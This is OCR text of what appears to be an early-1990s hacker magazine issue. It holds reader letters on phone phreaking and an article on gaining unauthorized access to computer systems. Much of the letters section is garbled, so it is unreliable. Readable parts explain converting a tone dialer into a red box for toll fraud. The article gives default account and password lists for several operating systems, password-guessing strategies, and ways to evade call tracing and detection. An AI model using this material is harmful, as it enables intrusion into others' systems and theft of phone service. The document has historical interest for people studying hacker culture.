炎(8月年12月31日(北京時間)23時46分級、廣州市(含花縣)的電話號 部聚在三六位數数話號碼遊戲第十個與第一位相同的數字

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從1991年12月31日(北京時間)23時4時程 義領市(会花器)的電話製造學会的表現七位學外

As all the beneficial residence of Companies and containing the state country, what has phanged to secure object as 22 detailed physiologic per Disp. 1981 Transport Total Care

TOTALSANDA MANCAL FOR ACCOPTION OF SEVEN CLOSE TILESTAND ALMOSOME SYSTEM OF CHARGO PARTY. 學用學情年即所能學。 点当出版路路路留座市间发**问**客平据

AT MIDNIGHT, OR 3 IN THE MORNING - THEY DO IT AT 23:48! IN CHINA, THEY DON'T ADD DIGH'S TO THEIR PHONE NUMBERS

Blue Box Questions

Tent 2000

I would be note to get a repair shop to modify it we'th was reading about the phone company and came crattcheve those longs? Radia Shade and bought their 15 daths phone distantif wendering how exactly to access them. I want to know difficant operators for different info necessarial in was access a column about you. I would like to events hne to sufficient Key Poberong, a Shart tone, purcher [1] TE, and KEZ. Lake water to brow if I went to A white ago I colored a best offed Say Gale. I

Shehougan, WI

the design of professional values rather a specific to products there is about recommendate the decrease. regions. The bise bould expensation have been published plante diales for this person. 1960 traver towing supply before off with a general of the word planger plante rivered a su modelle videologies destretent Experience is really the only way to describe

covered the laste to well and even one aido pagaran as early to have broadcase a complete CCITT-5 of ingeneration using the CCITT-4 and -5 systems harder cargarate the set of printed out a confesse set boding reschool the Durah press lays year. The Dutch contention to the secretary of Mr. Both for fire. supercor, which gave an intermitional relephone on intermatigned telephone lines. Must new spepers Quite a few publications on the subject of blue

the care jet for pentoling DTMF and Col town) system has become a real size. has gone already) on loss international lines, using this Recases Duth telephone authorities limited C-5 (C-4 SED), I somehow managed to program my blue to do peter several antempts cond a ploy-high telephone

recognited, we unity local (i.e. in that specific country) stock in a non-franch exchange? RP2 will not be any country in the world. But what hoppeds if they got they discrement by 1829 the Clear Forward signal relephone exchange. At this point in their economics people offer to be such a so-called total strengthers. With Mark and MRE they will be able to the risinger But the point I want to make here in that most

the congoing international network by using RPI would be indeed the local differentiates. The Raw is ω bet the national network of your flomporary. on the lines from the Netherlands to Serland flandoods instance, by using Spine-KPI-0015024740936-END destination make the obligating contraction 日次日本日の日の music like gradient in 2800 in May 1983. The first 204) contention will be made to the will sensing I discovered the year can according get back to

> second as the magic one that gives you back to the Sological's Siephone necessity, which woulds couly goes for the Sulcours likes (landcage 67%, only un actor year is needed here (notice the relaying to interestional lines (i.e. to the 138A). Although the party and in the code is the Och South-rating Agia, the

Streeting Tooks seem to work, that wer it as no estension of your Note that in most operation this schede does not がはない

Phrankinstrin

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Assorted Comments

Dear 1600

Fixenerics of Sec. Francisco, phone (415) 875-88001. digit incoming number memory (SymPerfect with speakerphone and momeny dist and a 15 cold 10-Culter ID boxes and an irregrated Culter ID phone Unit 2, Richmond Edd. Ontario SAB 9K1, Consdo (VIVE Synogies Inc., 30 West Braver Cards South (if available) from a database for display on the sensor the matter (many address, the) and digitized photo comparible would pell up all the coller's persional software Caller ID system, which was not on an 1888. paching their Caller ID devices and archwere. East eartigater security (Nodock). Some companies with repair partetion devices. I did son rome interesting regred exhibits, and the majority of those were power 15,000 exhibits, there were maybe 2,000 continues mienoling and generals. Abbrech from which that Store in Law Vegos from Instituty 9-12 and east few phone (4)6) (32-6)07). I the saw a contin of regular I strended the Wijster '92 Occasions' Electronia

postable cellular phone and mass continuously to in 20 The device itself takes about as much room as a line for through the air in the case of cellules phonon) all andio being semethled before being sees over the up its handset. Conversation then enclances normally their receivers onto the couples of the device and pick is equilibrated, a wede is chosen and both parties piece the call is made and varification with the called party To operate, the over dals his phase notically. When device on the cutted and. The device often 13 different regular phase line to be descensibled by the vaste semmbles the pasio signal from your cellular or calls for any phone call where security was a cuttion. problem extreming back of privacy on cellular phone scrambing cades (which I are to pretty inadequate) The Privateon: P-05-C is a partition device which One product I saw was designed to solve the

> huan on latting power, (Swift State, Inc., PO Box 206, Orling, ON 44558, phone (419) 458-1560. Contractors, (515) 622-8931 or 500-353 6870) Additional rates and technical informations Addict

goage with amiable besties a task At any part. I had a I walked by them they were still learning at me. One everything you mad?" wheel another, quite agillated beyond reasonable doubt. They got placed! "We never received at a company addressed to non-relatent address attenuation for making purposes. Active with softence scancing a over's hard drive in search of understailfable eige to confront form with the I wooldn't have even bethered bel I felt l'aix gond bage making drain souther the then, soid one spekinswamen. "Do you believe Gate little investors of privacy count was validated the inside transladge out of the Authora 1960 issue of allegations made against them concerning the Bookey why they became so defensive rather than explain a rated worder, if they are so intecent of this pre-autien, autiend them beering at their Every time offer that when engry and classe ad state of Scatting Exciting back i Colorado I estad of leading that they is their 1600 this described has Prodige that that was "yeapth". Thegan to explain to them have the thought I want and visited the allowed at the Broding broad-

operator. "You have this little black has with you test exacts those sounds...." he continued. My thread district money agent, which my friend did, and then do that the trapper relay. The operator tasked has so fixed the going to recom it. My friend played along and told the taked hite to item 85 cents (as) offered signaled four friend was using it to call Blong Mong and renovembers: bother to hear him our and simply hung up, which he "I'm going to be police about this," said the AI&I beard the operator referrer signal and a clock incide the aparatos ettemperat agran, etis timo fine ciei. My fatend he get the mency. This rate, my Iriand said no , so the ence again, to have returned it, and asked my friend if referencing all then the reff-talmeliek inside the phone of that right he had coulded be had not heard the operator operated the and reprinted the motion back, withough to was not being received by his companies so he was quarters with his Bod Boat and Orea Calmed that it friend he was expensesing computer presions. He Bog toll found in the excision, the operator label π_2 steering persons proceedings for detecting and latering shed con-ension. ASSE med have some memo disculating Spaces in aware of the Radio Shack Tone Distort conclude that every phone company in the United Basically, by own it woold be more than safe to some forenesting ATAT operator sheeperlyons not work in my area of Northern California (516 area the net count very fair in your testing because it does base tested [a] all over California!" Approaching you Dialor Red Burt, saying "I have found [it] to work and way to place local calls using the Katho Shock Tone payations, and chicaet he had gotten his coins hack In the Secure 1981 scool, TN while it felling of

it continue. Yes, we like in a sad world, Oh well. millioneeds. Me seggestion? Plane a look used for of the Red Roy Lance 15 off by a couple of is, compared any infinitely more wise than burnane, so they'd have the correct Red Box and beat. But do last is shoot it. Computes friendlier than live people. Fishey far from dien, which is kind of study when you whink these suggestions are only nonecomy when dealing pagnatinally take quarter in your priority stortiary and geterated by the ATAT long distance congulate the the voteine of the tones to where they were I so mode and ever the mouthpiece of the phone to make daren consistent. Alten it doesn't belo that the tening document cognitive boots of study and received, as is Box. We must new ask parseives why. The unseen with the night, three of them caught on to the Red My friend said of the eight or so operators to deals regress because who knows what he may have learned dide't rely so bearify on their dameed computers, with the operators we fix long distance computers are pound there out at inconsistent joint with Mind you larely godith; themselves, Also, it wouldn't ben to times of phony. After all, the recent quarter took as periodity obstance the thing is too distantional and too

Sheer Frastration

Dog 2000

かっとうしょういろと 次のではつか I have called the following Madera Times - A

and use we the phone I dialod the 800 attacker given. But the only thing I beard was a Common was talking of Technical Information." With one eye on the mag me to thank (for number or call the operation Oh soll The section of the North of the Digital Decade. Believe has a new publications listing. The Catalog 1991 I foand en gege 26 a leder from 65. Seutte: is Adv. Reading the 2000 Magazine of Amimo

at your phone. I'll out you hack." my neededing that sold death. I gave the number to be a every number of mally!" was the assisted hasisting on my grebber: "What'l I can't believe that. You can divi-"Obay, I'll top it for you. But that will cost extra Sby and their I foreign called the operator and explained

MATTER OF BOOKS Operator, "Load" get through... worty. You may cell Board normoun." What a concept, not know in a line the International Telephone Manket Information for a and Acr. Some minutes later my phone range

ATACT Colleg Cord Not very hopefully I doted the member and Wood He wouldn't do a durated tring for the without having an USA Direct connection to an operator in the States. Telephone Macroon Danabase" revealed to AT&T The deep A great back at my persons "Tell-free

the I need a Visa Cord to get a Calling Cart. from Germany to AUSCI in Karsan City. The ince being tally are they placing their addition all the time it and will the that there are no AT&T offices in Gennery Six Act. Eventually I found the roll-time number

RELEASE IN A SECTION OF THE PARTY AND ADDRESS disposible completed as dialed..." The Telephone You sund, our imagine what heppened: "Your call a book portion. For the popped address I wanted to out Telegome of Springfield, VA frame tome, page 315. die Aug Still aus ready for starteder, baded to get

number for Beliebre in your next base, or at least an asking for help. So please print a local telephone 7th Acro I got a fac (this case) to 2505 Magazine.

Germany

to 908-609-1800 or 908-609-5600. Partil by to point translations of the factor. The number to question 600-521-2603, countries

Mild Encryption

Dear 2000

rado person cellular) plants which is marketed as having "servere clear" - a method of Hild goods voice excryption of the I just purchased true of the Meturola condition foot

thrn again there are the people who'd be doing other and the social is indeed extremely difficult for casual sendus agency or conjugate type to brook through, but menitodag. It would however, be trivial for any Some Wangs and Wednesd in will our receivers

security. In effect, you're getting "wire grade" protection over a confless link In short, it does provide mederate levely of

tepending on store, feetures, etc. The price is quite a bit high - show \$200-\$350.

· Danny

Now York

Cable Hacking

Dear 25000

conjuties enached to moderns, looks, etc. New I'm system and, if so, one you please publish some info so particular. How do these addressable conventer bodes treased in the cable company. Machattan Cable in I don't have be rado all the work? pay geomiew for my ton? Has anyone hacked this work, anythous? How does the cantral office fort on The backed my way though the phone system.

Tours, not to state service! My become is parely in backing to understand and

SAUDAME! 30

I especially love your do it yourself Radio Shack Callie TV pay channel "descentibles". indiportate and schemation on how to chaptly bold a issued. I was wendering if you could put in some projects. I have a request for one of your opening I am a related bed and crelly ed/by your respective.

Partie with the second state of the second "PHODY THESE

A Phone Mystery

Dear 25005

desired was Broken sever a few years now, and have always been interested in two instancego. I saw your Amount 1996 issue at a and was very excised. You see I have been BRSing for found backs from Secretar, to ear. I protect up are magazine I just seemed reading your wonderful periodical

because I thought it was just hooked up to the main heese lim, About deven your offer we got the line I didn't pay much attention to the outlook in my norm and we reliced for a visite line and it was no busy. We mother proved up the base now have a phase in any room. I then called my house round disconnected. Soon after, I moved two the room mercal fature and effice he had the separate time for the business when I was title as his office. When he friend and was excited. I thought to expect I could discentisched. I denderd to we if it worked. I milled a I've got a story. We father used to use my consul-

uspling the line and sever charged us for it. This was 2000 E all Select Cases earliered before I got into Francischer I werde sell. Mis Beil just dergot to

Bud you?" and there was eight on the time I enter say anything and I think to said semathing to the office of "dell, is Tour one sky I picked up the phone to call a fixed

to ray in my need. When the new time was all booked months later my persons give me a phone like for the got a chance to use the line again because a few is my room and these was that some guy so it I no-m tale sistent was out the transaction I picked up the pieces weeks later I really had to get chold of somebody and all the much and morally. ay the old line wouldn't work. I didn't think shoot is kinds scatted to use the line for a while, but a few Emplied beek that I wast't left and hung op. I was

before, I could have maily raised come out, or held for over a decade? [2] was obler, or [3] know any Will Bell really so big this idea can target about a line My question is, then this happens but I mean is

The Sychodelic Sloth

happened to or to 1883 oxide in the your few patrix is They's becomes they work for of allowing the so that the same time shows up in two different printers which we if you more into a new forms and play is a start getting avestiges for non-excisions puriple on your plant with free I subody the traced Or even you facultion box. sorring draw interface, on the figure isothe invited in book winer (only)s pains) regulated at it disconnected. The phone company discrept. "Jurget" After in when happened to you. Your old that you phone, beat if he exerted but to eventous blocks him assembling marchises there pass as exist out the time the yeard older in when increases becamping an anomaring the abour priore numbers for sea years. What they do This mad of aking happens ail the time. In fact,

> consumptings, wire or ready, put be easily attentioned anything divini on your lies, And nonember that were jakonar romijansy olainsi ihut yunise zaspenoisie jar borden and a property of

De ser Logiste

9096/cas.9001. · · in most creas. Also 263 loops are usually and-ANAC For ETUIC (1902/00/2012) - ST legal filix and A

French Akhol/Rengs!

Many Questions

1900 0000 and zener been more impressed by a magazine. Keep op Fear issues of 2600 and I will went more. I've

Elemente of the specificant that I'd appropriate an

and it is the schematics. On page 44, CT and CH (Ch)-F and the most resembled installment to be probabilisted throughousies affect the functioning of either device? and 1.8nS) and on page 45, C7 (22pE). Do those 1) In the party 15-to for the 100 revolute transmitter

so, what? openiouslies of the red box than copylat swapping? It young distor? In these anything mose to the 2) What is the produce question of the Sudio Stock

you proprieted the years of pack transcrafts the most 3) I'm rather new to the hat/aptreak scene. Could

information on a) the [common and b] phomicing? 4) Can you recommend a good book to from

extered bondargy through the melt as opposed to information similar to that found in 2000 and one electronics Don't 5) Can you suggest magazines which often

can be used with different operats to produce different formula for deciding which engages should be used for comment (gyes - if not schemates as well, i enderstand found on the Nett you got the organic in the real general schemets when A 1900 For preen body? Block is early with the device which teach 1848 for DTMF, 6,55% for red hou what are the advance got of a blue bank is there a beign and Mark, and green boson But, for instance, "booked". I'd Eko en caphaneista of each of the more 6) Util severely looking in my knowledge of

hook(threeking) I know part of a movie in which an musequens. Does this process have any excluded by? eedileesape (1 think) was used to determise MAC or come kind of ATM godes while the machine preserved The few years ago (before I because interested in

The Ronin

Pennsylvania

replacing the argunal. been discontinued. There is no modification other than to see chiefer is as well first it in now removed in figure the Johannetics. The Readle Short reader rearder, for the The musikering devices thought most if you follow

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and join can leave an angled but from them. The valling some multiple numbers and whitewriter ameliation of Reado Shock: Contemporating Solid Make Electropics, soid at Redio Starii Electropics Theory by Dulius Hour, published by Tab Managhertarietti dava books are firee (Motornia, etc.) Books: Forest M. Nims III Engineer's Man Nondood Some good books to learn thirthwaise from Busic

and to print the inflationalism Received, his been premy If any good harber magazines come our way,

Ĵ Burth politica of Sec. this, first row, crystal similarly 5 \$152; secural com-2968: zerend column, 2688: blird colona, 2468 Adda seria rost, softini oscini cos, didde, froi collision These medbers very bein for OTMS. For a 1089

also very ribely that any signal from an ATM month by manglarous, and generally and for expectabolishing, 16's Finally, escaliescopes are for measuring

Dear 250%

great in a will contain our have been advised not eitherly. bench of back issues, so person me it some of these charge a fing! Howmer, I just morely medical a First of all, you have a great magazine so don't

アクライクサ small problem since I like a few thousand with from of volunteet work for you grow, but that may power a of erading you mane; if I would like to do some soft 1) How can likely 2600 grow (resides the obvious

 Why is the ANAC number for the 315 area 2) Is E.T. consequent on becoming phone plumb?

Clothy Karoff an Spractice 4) What can you tell me stood your cover infill

upinions are this. (promiting, and I would also tike some other nation) ment! If I decide to shall out that's \$75 for back only take about two works type. And that's third show wase to wait a greath and a half for it! This is very ded't already know) as seen as possible, and don't issues, then I want the "divolpacies" information (that I you gays to process owiers for took insues. It should Bleave explain to me why a takes six works for

Summer "91 jesse to plain English, he got shaded eathors of the book Cybergard did write and sinty about I'm not saying that he's exceptently supporte, but the 6) I sympathiae with Sexia Mubick in the

ones like the gold, above, divorti, eq.4. etc. green, and black bears and then his the hoses known be used today. List all of the major open like liket, ref. lineval phresh hours, what they can do, and if they can To How about writing an article listing all of the

it) Would it be possible to put regaliter a big

secondy personal read your pagazing this however, you would have to cell phreaks about it this anymers, had you increasive follow should be able to estable "Secrets of the Links Dive Book? To me dot is through wood of moeth, as I'm sure many telescome up with smoothing that would wook If you did the way, I do know that you can't the a blue bott to do gathering of physics in some unknown cathering like the "2011" audientate is the October 1971 Exquire a hat phreaking is all about - helping other phreaks. By

personally found most of the nation entropy library. back as '72, so you will have to use their microfiche. I Williams tell one of the book list is sailed like Phone book (Neopan). Also, a very good back that Do code acress. A larger list is available at the back of the the Winter '90 issue. However, it was slightly much decide. However, they might not have them as her just you to your head library and see if they have the Book and the putter is A Edward Hydr. To find these, where the of inchesiphent retreet exists the I have incomplete - you longed integration infelies. Below is a S) I mally or joyed the "Hacker Rending List" in

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Company in Your Home". Rangeeria, June 1972, "Regulating the Phone Aspare, Deventer 1990, "Terminal Delingments"

Interpret On Service. Ranges as July 1992. They the Phone Company

Dox and Ma Dell' Radio Electronics, November 1987, "The Blue

Rolling State. September 19 1991, "Sumurai C.A. Workly, 143, 18-24 1980, "The Phone Art of

MINS Takeny. PlaySoy, October 1972, "Take Than You Sculless

Out, August 1973, "The Phone Phresis" has

Time, March 5 | 972, "Littleway Timess"

Charle Kong

our You can gend up information, articles, and to peoply and a check four becomes on in anabety which Keep in relief that it takes our bank up to three works you'll be opening up a fet of minds that are just to the direction on our roles did and start other there are providing one from times and the second we see for some other ship if reason. That's why we're sen on risports alleviate the situation, including living people broth terms condens talk that lang and see he taken some card talk about Body Kaylman Sprack. We agree that sale about the S.IS ABAC when we find it, and we but you get the later. He was take about IT, we will people from there is a plane for them to contribute, formula on hacking probablish the country, by witing asserting who that comes to mind. You not constitued whose only concern is life in a spend the process. waiting to be liferance in may not be quite shat position You about a house to the apprehens natur as to help Amer is

> for the info. reactors have taken now of your order ideas. That he stair to fairth. Our oathors and hopefully other quicker has there are many people would went couch be hoping for a maximum of three to four needs from the soul, which is a party stray thing in the fit the reactually gotten paid. We rould load out cash orders

An Opinion

FORT 260%

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perceives pend to knew all the theory behind in "Obay, at the prompt, just type in..." sic. But the file, but aims just to illustrate my points, just any-Most file, the "Chroning Made E-2" (Settinue

(in other words, fisher \$100 picturking, busing, est. and any exercisely relations to show injurie my files. reitien of 3666, and it had an acticle about a and each to a guide to be people know that "I phreak" "emoleticed". It's binds word, but you true. I myself Also included in the file was some of the Spring

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only primed may that and takes with the trade. while the se subsection of 1990, for a sweat to the first Thanks for letting me voice my against and i'd

EUS STORY

empt. The cap string you phould really be corried Constantion. about is submitting to hydroria, primardia, or self-Floris by concerned about what you sale about in

The Facts on ACD

10th 2000

20年10日日本の payphages in Boston, Massachasetta, I got some is used the Automated Oall Distributor on some mount with my sover box. While especimenting with the magnetic period care capier (printed in the Summer SO SELL MY INTEREST PRO THE WAS USED TO SELECT THE SELE Selection, whose article featily encouraged me to mass [99] (reput). Another thanks goes put to the Mad That is got on to Dr. Above and the resigner of

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designs from tee, all south and compost, to more anywers my silver box. It and the againsteat of about \$15 500. 6.9, 1, 2, and A,B,C,D trace, which is what I we for since 2" by 2" square and a life" thick, which has the inspressing stems. I pleased up one dialer, which is electronics storm and a beokstone which had many recommend it, they are greatly, it is called the "TDwas interested in ordering one of these dialets (f US retriency. Their were also some other types of Amsterdem last nummer, I came across a fig-SHEEP PROPERTY. 1900 Digitals Touckiese? By Belsons. Try willing or Secondly, while enveiling in Belgion and

MINISTRAL CONTRA Talawork! Teleconegoniczówkopa CONTRACTOR

Brakelles (With Polyium 2) S.A. Seripos N.V. Worker - DE NO SECTION Rose de Marche eux Herros - 4 - Crastavita

The Nethermone

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Mercy sentiment, Amerikana Ashensowa Boekhindel. (Jenes Devid Just to read this publication, all's great), gar Authoritant, Facilities. to either of the following bookstones: Africances: want to puck up current and back backs of Machille. Also, if you happen to go into Amsterdam, and

commercial about making a red but with a mercary Dr. Delam on page 25 of the Spring 1992 bours. He switch for "pig-proof" access to the 6.55% ands and the mercury swatches to one of the leads of the original 3,5 John organi existed). Nest, persect see selder marks on the dialer PC board (where the 3.57 who expect, and the other existing leads to the two for jobs the clinics easing. Consect one load of one of mercury switches, professibly very small, so they will ought its some of a cost file that Cylemetic working a A States asystate. Ye go meet in depth with dail, I will few meeths back on that hipid. You will need two This next commutation in regards to the latter from

> turn the dialectic case ones, one epocal whould consider things up a bit in the way of messary swingers you have to water own that the outday's sessition out 6.2536 netal crystals, and correct the two tracentrested with the board, and when you turn it doe other way, the being againste dispesions (kentrolly), so when you (trans should now be four leads on the two muchs). lads to the two solder enable on the diglet PC bond had at the other recessors swints to one load of the ether agend should normals. Well, those this desired Now, it order for the memory weigh action to work

serrounding areas: 200 aux-1234, 200-227-2222; N. M. Treblem, 440 4 (512) And hadly, some ANACs and Besten and

Brookline, W.

determines who is four to pick up your cash by programs the D day while they pick up, you enter a lost known as the ACD. This quality is simply what actually dialine three a queuring system which is wecester you mill directory assistance, you're emplify to increase outside of the phone company. though on the ACO. It's not exceed to be interesting or With regards to the datemark Call Distributor.

Cellular Mystery

DOM: 1990.

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of celling (. They have been designed to evaporate still easily in "It from the " is the reading shows Everyone has gone habitable on this five you tell aid Generally they are added to a Technique and distributions.

what predical applications can be there with it?

got the frequency have a frequency concerns and letter in with The regulation the relation to the rest of the contract and jer speech maybine. The bas way to see if it is the label in its to the support for the countries to stability. Then speak in the Richard difference Serial Number) and the MM (Mobile SHEWAY GOODINGS We probably for the persons of charging the ESN NOW WOOM

Call For Data

Elour 2000t

an interesting photomeron. It admends a local of TONES. I GOLD DOOR martimated it happen an point of some her single and distance wasks great Creation. Heli, electives ben. I highly the demon claim as adversised in your Winter 1961 (see date) have a decorder so it well be sale what it more. Finally, was in Chicago and browning through their ANNO's. I found ANALOGO, A three digits employed marker in required. When I Makigan (118) was secured a while book. The number is To you have my piece for early a lie of CNA's.

Speakwhere in the Millary The Asure Mage

When we get the late, a the price it.

Call For Info

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Compacts divisions of an weathing on highers. them of the moment that you should also hook in We can't trans down a number to addition for

Call For Help

stanging your promitting didence provides. Are you deliver a sen for to the disabled community, our phase companies' greed salested car ability to users. We're a fibe service and it would be a shape if services? I'm desperate to find have one access for our or sayone at 2600; aware of other such low and and-point time boars and westends while not multier and to access many electronic services during for long distance services that our upon would make month for non-disabled people for \$30. The service hours per menth for displical people and 30 bears per THE RESULT IS IN THE PROPERTY OF THE PROPERTY OF THE PARK OF use of to access DLN. I found PC Persuit by Sprint contess of funding. This two bean the cause of a search terminario in Direitos comine indicionaly as a securi of It was a only lively extiend beliefe found. Our \$00 had an 800 comber seasoning as right line burn group. (Distributes Einstratio Network). Until merally we I such a SRS for the desibled collect DEN

NOT JOSSES

The coll has gone out.

A Choke Tip Dear 100%

relative to reaching radio stations (2605, Spring 1992). the phone number increases the chances of getting Contactive prize greatly enough. distinct things but it may be week the risk, if one through the a radio station. This does result in a long I have found that the title a certific several code prior to In agends to the "choice has" discussion in

The Proping

Charles

Mail Problems

with a quartedly postscence. of my subscription. This is not pleased, especially think the averaged at least one missing issue per year have decided not to rende my antecription to 2000. Due to the problems with non-delivered issues. I

during lunch..." and who knows where the heli it employees. They see The Harles Question's pass in part, but rather because of pricey-tingered goods! from of them and think "Hormon, I think I'll road this I doubt this is due to any incompetence on your

Cities of Street Sec.

the magazine in an egyque plastic bag with a theory are identical that the address label on the reagazine itself. Also, the reach addison has only the mailing address, no reliable "Plughtey" lago screaming Playdoy semeded this come time ago by mailing

evaluate on an individual fear basist. newskind and back indee sales iglease make them I will continue to support your margerine through

Austin, TX

constant) 1988 sheeps 1987 are only available by 76 (\$35, \$35 executo). Control of the contro White regards to our bank types, and which issues app to the analysister, for both and and engineer reasons privately readies for us. We'd nather has add packaging poorled people on our end. Rest assured this is a dep попровен замена и сору во не пап ресельт ѝ во те complicia buildy of capitalsy expression and about which its in congression and on housing. He happy our readers wissing image, and econopee rigged upon stay, they With retime regard on begating reduce fleedback on this mould help a lot if anybody sending a tener of jah tur webe 1897 ee accepted with this awari plummen highers, dispendit the post offset has above an amoring them having more of a profiler with developed usually This deficient thereis are be depositing, we have

Comments From Abroad

「中国了」2000年

I'm own more delighted to see your Cleade for example didn't correspond with year description, and exinting them if only have to modely it to suit my Like many others. T'e noticed your Postnet

can be adequately blamed on the idiogy of cortain Rodde in the neferious operations of the PSA while in Lyb World in the April 1, 1991 issued We need out Series Journal, it appears the "neal" unigical article was Engagines condited the uniginal article to the Wall January. Aithough most newspapers and computer Interior and received some interacting information in chart my marting - that is, is wouldn't would thinks your salesymous rether, I expressed this opinion on the The "Golf Wat Printer Widos" represent years

probably keep ment CPCs. fairfly body, and stem dense Se acknowledge (ne at say, 30 letetede This would signal, then you merely need to rig the printer in blace interrupts upon touchpaled a printer acknowledge treat their parattel printer part. If they presents AT or possibly AT. It all enably depends on new they designate was seemathing relatively flow. Like on 1859 down a computer? I'd imagine it could, provided the On the other hand, could a "printer view" xiew

Faudconbridge, Australia

(Сонанией он рады 40)

hacking on the front line

by Al Capone

gain unauthorized access is justifiable in cripple you physically, then they will do it raids/busts, the consequences of being any way. However the choice is yours. not recommend that any action taken to emotionally or financially. Therefore I do put worth it in the long run. If they cannot paught by the federal government, etc. are As we have seen from previous

obviously, in most (if not all) cases, nat hacker can capitalize on this. system does could be quite boting. The system operator, watching everything a funding is non-existent. Besides, to a and everything is hardcopied. This is homan monitoring a system for 24 hours. "secure" brings to mind a picture of a about it. First off, for me the word "secure" system should know a few things feasible, as the stan hours and/or the cash All the nodes are watched individually People who desire to get into a

system are: about when attempting to gain access to a The two things a tracker should know

(i.e. how you type in the login seguence. Is different prompts, etc.) line, do you have to type it is separately at the login and password on one continuous 1. Typical formats for the system.

come with the system when it is installed penetrate, therefore they should be tried. that these accounts are present on the for panicular tasks. The probability exists ("factory accounts"). Common accounts system that the hacker is trying to are accounts set up by the system operator Default acceptes are the accounts was Default and common passwords.

Identifying the System

mentioned in the opening banner, you will If the owner of the system is not

> itself or use CNA (Custenter Name and writing the password that you've tried. account indicating the number of aftempos some systems is often recorded to the offher have to gain access to the system operator tennicials (i.e. VMS), Example: any terminals designated as security just a atessage printed out and/or sent to This is not a belt or size: that goes off; if is fais, the system may "sound an alarm". number of failed attempts. Aside from More often than rux, it will just reced the remember that a brute furce method on identifying a telephone number). Please Address - the little thing that exists for that you have tried, sometimes even

Widoosse to Sphingler Systems Van Cluster Usermannes CHEESERFAD

Number of failed attempts since last online 227 Wedcome to Sphington Systems, Mr. Mosse

security counter is reset to zero and Mr. trying to gain access. Remember that unce access (it always encouraged one), and at encountge the hacker in an attempt to gain identifying the system. This would only above example, it was very snapid for same principle applies here.) Also, in the meen was accessing the system. The often left the reem while my seto-legal Logging into my favorite BBS, I have attention at login (Many people don't. password, assuming he was paying second and would promptly change the was attempting to gain access to his Mouse would get the idea that someone Mouse will probably never know that 227 attempts, the backer should have kept Sphingler Systems to display the banner spendome else has his passwood (86 long as the account is accessed correctly, the Obviously, in the above example, Mr.

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Authorid 1992

a record of his logar dates). carried out and as long as he doesn't keep no malicious or destructive actions are

only from the host. The network itself something if they saw an outdial number would not, creating one less problem to to five enempts. Granted, the system on systems would disconnear me after three displayed in the barner. Another thing I since usernames anglor passwords may also gave one a little extra ammonition on or really concentrate on the effort. () built accessed every thirty seconds or so. deal with. System operators might suspect the network would disconnect me, but local dial-in systems was that dial-in noticed about networks that differed from centain some information which was I just wanted to try a few things and move decided my interest in the system, whether by other means. The banner usually exchanges required that they be identified the systems I found in most telephone often feund that most of the systems identified themselves. On the other hand, When I was scanning a network, I

Password:

This is a Unix

This is a VMS. Password: Username:

This is a Tops-20.

This is a Burroughs Enter Usercode/Password

This is an RSX-11.

This is a Prime.

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This is an IBM running a VM operating system.

Crays, for example, usually identify will led you the name to the opening. will get you started. Some of the time, it are many more systems out there, but it This last is by fer not complete, as deter-

The Telephone

company may not be exertly enthused that tracing the call back to you will be days. Things owned by Bell, such as effect by Rell, etc. what you need to do is extenders the integrity of the line by routing your call through two or more extenders. The only destinent I see is that story displays an excellent use of in mind he lives in the United States. This results. The result was Paris, France, Keep of the trace and just for the hell of it has that was tracing him. They let him know alous you defineding them. At one time an next to impossible. But this method also is you can do. If you call several extenders one extender should be the least of what are probably more risky than generic COSNOS systems, SCCS acaveids, etc... not start hadding the system at this time). and then call the target system. The only 800 extender (not in Feature Group D). dial in using an obliside source. For trace. With all of the switching systems in stong the teal there is a possibility of a decided to stay on the line to see the Regulaterace was hacesome a company risky since the long distance letephone and then the target system, the chances are corporate systems. Of course using only but even this is not reconnatended these when I was identifying the system (I did times I called the target system direct was instance, what I usually did was call an the system that you realize that somewhere Make sure when you are disting into

> really be simple then to isolate your accept your connection attempt. It would your port is seat as an ID in order to directly from your house) if you to call another necessit's dialign. will connect to a system. Use the gateway gateway is ossentially an outdisl which through a gateway on the network. The you should do for this problem is leap repeatedly attempt to use the system. What number (providing you called the network Tymnet, etc.) ar consecting to the system, When using networks (Telenet.

> > Constateb)

Common Passwords

they probably will never know that you computer. Remeather, as long as you don't nobody will find the system. In my case, systems are put up and completely left "unep" as a username). Sometimes using a common account (so password The first system that I got into was by constantly changed. But not all system respectable system, these will be passwords for various systems. On a have been there. "ouep" privileges to the School Beard the system was kept current, and I had alone, it seems the managers think that was needed in this case, just the Unix menagons are smart or security conseions. do anything that demages or destroys date, The following is a list of common

Help

Teg

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P. Ins

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Guest

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System 1 Desnel

Common Accounts

Regist	Denno	Primos	Cmdneo	Netman	Guest	Rje	System	Tools	.T. 02	Games	Admin	Prime	for the Primes System
													on System
200	8	1512	1/18	dae	J, UI	עטנ	100			do.	MA	Sas	365

Phone Tokenell

Operator For the VMCMS System Compton Accounts

Cimis North State HS/S PLAG Maint A DI MILI Alam. Vintest Operation A utologi

Connibon Accounts for the YandVins

Default User Faeld Service ED OFF BOARTS BURELLA

for the Unix System Common Accounts

REDION done 5 B

hello adm makefsys bawecqawa The state of 10(70 15. s. Spinnour CHARLESTA acounties. **UNBIDE** Secup 「大きずる profile nuchmit informix

DESCRIPTION This should give you an idea on where

Combinations

entitours is also an option. backing is concerned. Traxhing for you quite a list. All you can do is exhaust where you use the username as the extremely remote that you will get incombinations and move on. You have your list of usemaine/password names and wild guesses. This should give "Bajedi" or "BATCHOMS"). Now add on password by the variations of a word (i.e. Multiply the following: the number of tries to get into the system is something like are nearly infinite. If the password needed done your best as far as trial and erger for "CMSBATCH" passwords could be "FRM; UNIDA" then the chances are The combinations to got into a system

categories. This is a list of his fundings: VM/CMS system's unencrypted password file and wrote the results down as Desidio Death at one time surveyed a

Total number of passwords that are Total number of accounts that can't Total number of system issers: 157 be logged intec 37

> a related word to the account name: 10 first names, not the user's oven: 17 the same as the account's name: 3 Fotal number of passwords that are woods related to the user's job: 7 Fotal number of passwords that are Total number of passwords that are Fotal number of passwords that are Fotal number of passwords that are Folal number of passwords that are the name of the company: 1 the user's first name: 19

Dia.

in some format, culendar dates: 32 Total number of passwords that are Total number of passwords that were unchanged defaults: T

things are placed in a major corporate This should give you an usea of how

Imagination

get you going. You just have to further the or 30 examples in each. This article will segment I will list out ideas with about 20 won't do it anymore, in the following an account. Being a number cruncher just This is what you need to gain access to

Common First and Last Names

all first and last names. Examples: the telephone book, the greatest source of These can readily be obtainable out of

Ous.

Dave

Chris Denek Isen amin Arnold Patrick Bober Arthur 「日本の日 Michel

Clyde

国際を Bulbba

